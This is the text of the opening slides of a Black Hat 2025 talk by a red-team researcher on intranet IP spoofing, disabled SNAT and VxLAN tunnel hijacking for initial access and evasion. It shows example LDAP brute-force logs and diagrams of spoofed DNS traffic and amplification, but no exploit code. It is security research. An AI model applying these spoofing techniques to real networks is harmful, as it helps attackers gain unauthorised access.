black hat BRIEFINGS

AUGUST 6-7, 2025
MANDALAY BAY / LAS VEGAS

From Spoofing to Tunneling: New Red Team's Networking Techniques for Initial Access and Evasion

Speaker : Shu-Hao, Tung (123ojp)

Just Another Normal Day of IT

- Seeing my Intranet LDAP server log

```
Apr 17 23:12:20 from IP=192.168.1.102 BIND dn="cn=frank,dc=example,dc=com" RESULT err=0 text=Success
```

P.S. All addresses are example addresses.

Just Another Normal Day of IT

- Seeing my Intranet LDAP server log

```
Apr 17 23:12:20 from IP=192.168.1.102 BIND dn="cn=frank,dc=example,dc=com" RESULT err=0 text=Success
Apr 17 23:13:45 from IP=192.168.1.103 BIND dn="cn=bob,dc=example,dc=com" RESULT err=0 text=Success
```

P.S. All addresses are example addresses.

Just Another Normal Day of IT


- Seeing my Intranet LDAP server log

```
Apr 17 23:12:20 from IP=192.168.1.102 BIND dn="cn=frank,dc=example,dc=com" RESULT err=0 text=Success
Apr 17 23:13:45 from IP=192.168.1.103 BIND dn="cn=bob,dc=example,dc=com" RESULT err=0 text=Success
Apr 17 23:14:10 from IP=9.9.9.9 BIND dn="cn=administrator,dc=example,dc=com" RESULT err=49 text=Invalid credentials
```

P.S. All addresses are example addresses.

Just Another Normal Day of IT

- Seeing my Intranet LDAP server log



```
Apr 17 23:12:20 from IP=192.168.1.102 BIND dn="cn=frank,dc=example,dc=com" RESULT err=0 text=Success
Apr 17 23:13:45 from IP=192.168.1.103 BIND dn="cn=bob,dc=example,dc=com" RESULT err=0 text=Success
Apr 17 23:14:10 from IP=9.9.9.9 BIND dn="cn=administrator,dc=example,dc=com" RESULT err=49 text=Invalid credentials
Apr 17 23:14:11 from IP=9.9.9.9 BIND dn="cn=administrator,dc=example,dc=com" RESULT err=49 text=Invalid credentials
Apr 17 23:14:12 from IP=9.9.9.9 BIND dn="cn=administrator,dc=example,dc=com" RESULT err=49 text=Invalid credentials
```

Why a public IP is brute forcing me?

How? It’s an intranet server with no DNAT

P.S. All addresses are example addresses.

Just Another Normal Day of IT


- Seeing my Intranet LDAP server log

```
Apr 17 23:12:20 from IP=192.168.1.102 BIND dn="cn=frank,dc=example,dc=com" RESULT err=0 text=Success
Apr 17 23:13:45 from IP=192.168.1.103 BIND dn="cn=bob,dc=example,dc=com" RESULT err=0 text=Success
Apr 17 23:14:10 from IP=9.9.9.9 BIND dn="cn=administrator,dc=example,dc=com" RESULT err=49 text=Invalid credentials
Apr 17 23:14:11 from IP=9.9.9.9 BIND dn="cn=administrator,dc=example,dc=com" RESULT err=49 text=Invalid credentials
Apr 17 23:14:12 from IP=9.9.9.9 BIND dn="cn=administrator,dc=example,dc=com" RESULT err=49 text=Invalid credentials
```

Okay I banned 9.9.9.9

Just Another Normal Day of IT

- Seeing my Intranet LDAP server log



```
Apr 17 23:12:20 from IP=192.168.1.102 BIND dn="cn=frank,dc=example,dc=com" RESULT err=0 text=Success
Apr 17 23:13:45 from IP=192.168.1.103 BIND dn="cn=bob,dc=example,dc=com" RESULT err=0 text=Success
Apr 17 23:14:10 from IP=9.9.9.9 BIND dn="cn=administrator,dc=example,dc=com" RESULT err=49 text=Invalid credentials
Apr 17 23:14:11 from IP=9.9.9.9 BIND dn="cn=administrator,dc=example,dc=com" RESULT err=49 text=Invalid credentials
Apr 17 23:14:12 from IP=9.9.9.9 BIND dn="cn=administrator,dc=example,dc=com" RESULT err=49 text=Invalid credentials
Apr 17 23:21:45 from IP=7.7.7.7 BIND dn="cn=administrator,dc=example,dc=com" RESULT err=49 text=Invalid credentials
Apr 17 23:21:46 from IP=7.7.7.7 BIND dn="cn=administrator,dc=example,dc=com" RESULT err=49 text=Invalid credentials
Apr 17 23:21:47 from IP=7.7.7.7 BIND dn="cn=administrator,dc=example,dc=com" RESULT err=49 text=Invalid credentials
```

Oh no how!?

P.S. All addresses are example addresses.

Whoami

- **Shu Hao** Tung (1̂23̂ojp)
- From Taiwan 🇹🇼🇹🇼🇹🇼
- Threat Researcher (Red Team)
- Graduate of NTHU
- Previous President of HackerSir

123ojp in shu-hao-tung

X o123ojp

Agenda

- Introduction & Background
- Red Teaming Techniques with IP Spoofing in Intranet
- Two Methods to Replace Initial Foothold
- BOOM! 💥 Initial Access
- Nightmare of VxLAN – Tunnel Hijacking
- Routing Protocols Running on Buggy VxLAN Leading to IP Hijacking Leading to Domain Compromises
- Conclusions & Takeaways
- Q&A


black hat®
BRIEFINGS

AUGUST 6-7, 2025
MANDALAY BAY / LAS VEGAS

Spoofing Source IP

Spoofing Source IP in Public

We all know that packet spoofing is still possible on public networks.




ip.src	ip.dst
3.3.3.3 Spoofing	1.1.1.1
DNS Requests	

P.S. All addresses are example addresses.

Spoofing Source IP in Public

We all know that packet spoofing is still possible on public networks.




ip.src	ip.dst
1.1.1.1	3.3.3.3
DNS Response	

P.S. All addresses are example addresses.

Spoofing Source IP in Public

Typical DDoS DNS amplification attack



ip.src	ip.dst
1.1.1.1	3.3.3.3
DNS Response	

P.S. All addresses are example addresses.


black hat BRIEFINGS

AUGUST 6-7, 2025
MANDALAY BAY / LAS VEGAS

How IT Blocks Computers from Having Public Network Access

Best Practice


ip.src	ip.dst
192.168.1.2	1.1.1.1
DNS requests	



🟩 Example public address
🟦 Example private address


Best Practice

ip.src	ip.dst
192.168.1.2	1.1.1.1
DNS requests	




🟩 Example public address
🟦 Example private address

Best Practice



But… sometimes they just disable SNAT


ip.src	ip.dst
192.168.1.2	1.1.1.1
DNS requests	



🟩 Example public address

🟦 Example private address

But... sometimes they just disable SNAT




ip.src	ip.dst
192.168.1.2	1.1.1.1
DNS requests	

🟩 Example public address

🟦 Example private address

But… sometimes they just disable SNAT

ip.src	ip.dst
192.168.1.2	1.1.1.1
DNS requests	




🟩 Example public address

🟦 Example private address

But... sometimes they just disable SNAT

ip.src	ip.dst
1.1.1.1	192.168.1.2
DNS response	




🟩 Example public address
🟦 Example private address

But… sometimes they just disable SNAT

ip.src	
1.1.1.1	
DNS resp	

1.1.1.1
No Route to Hos
drop

ProgrammerHumor.io



🟩 Example public address

🟦 Example private address

black hat BRIEFINGS

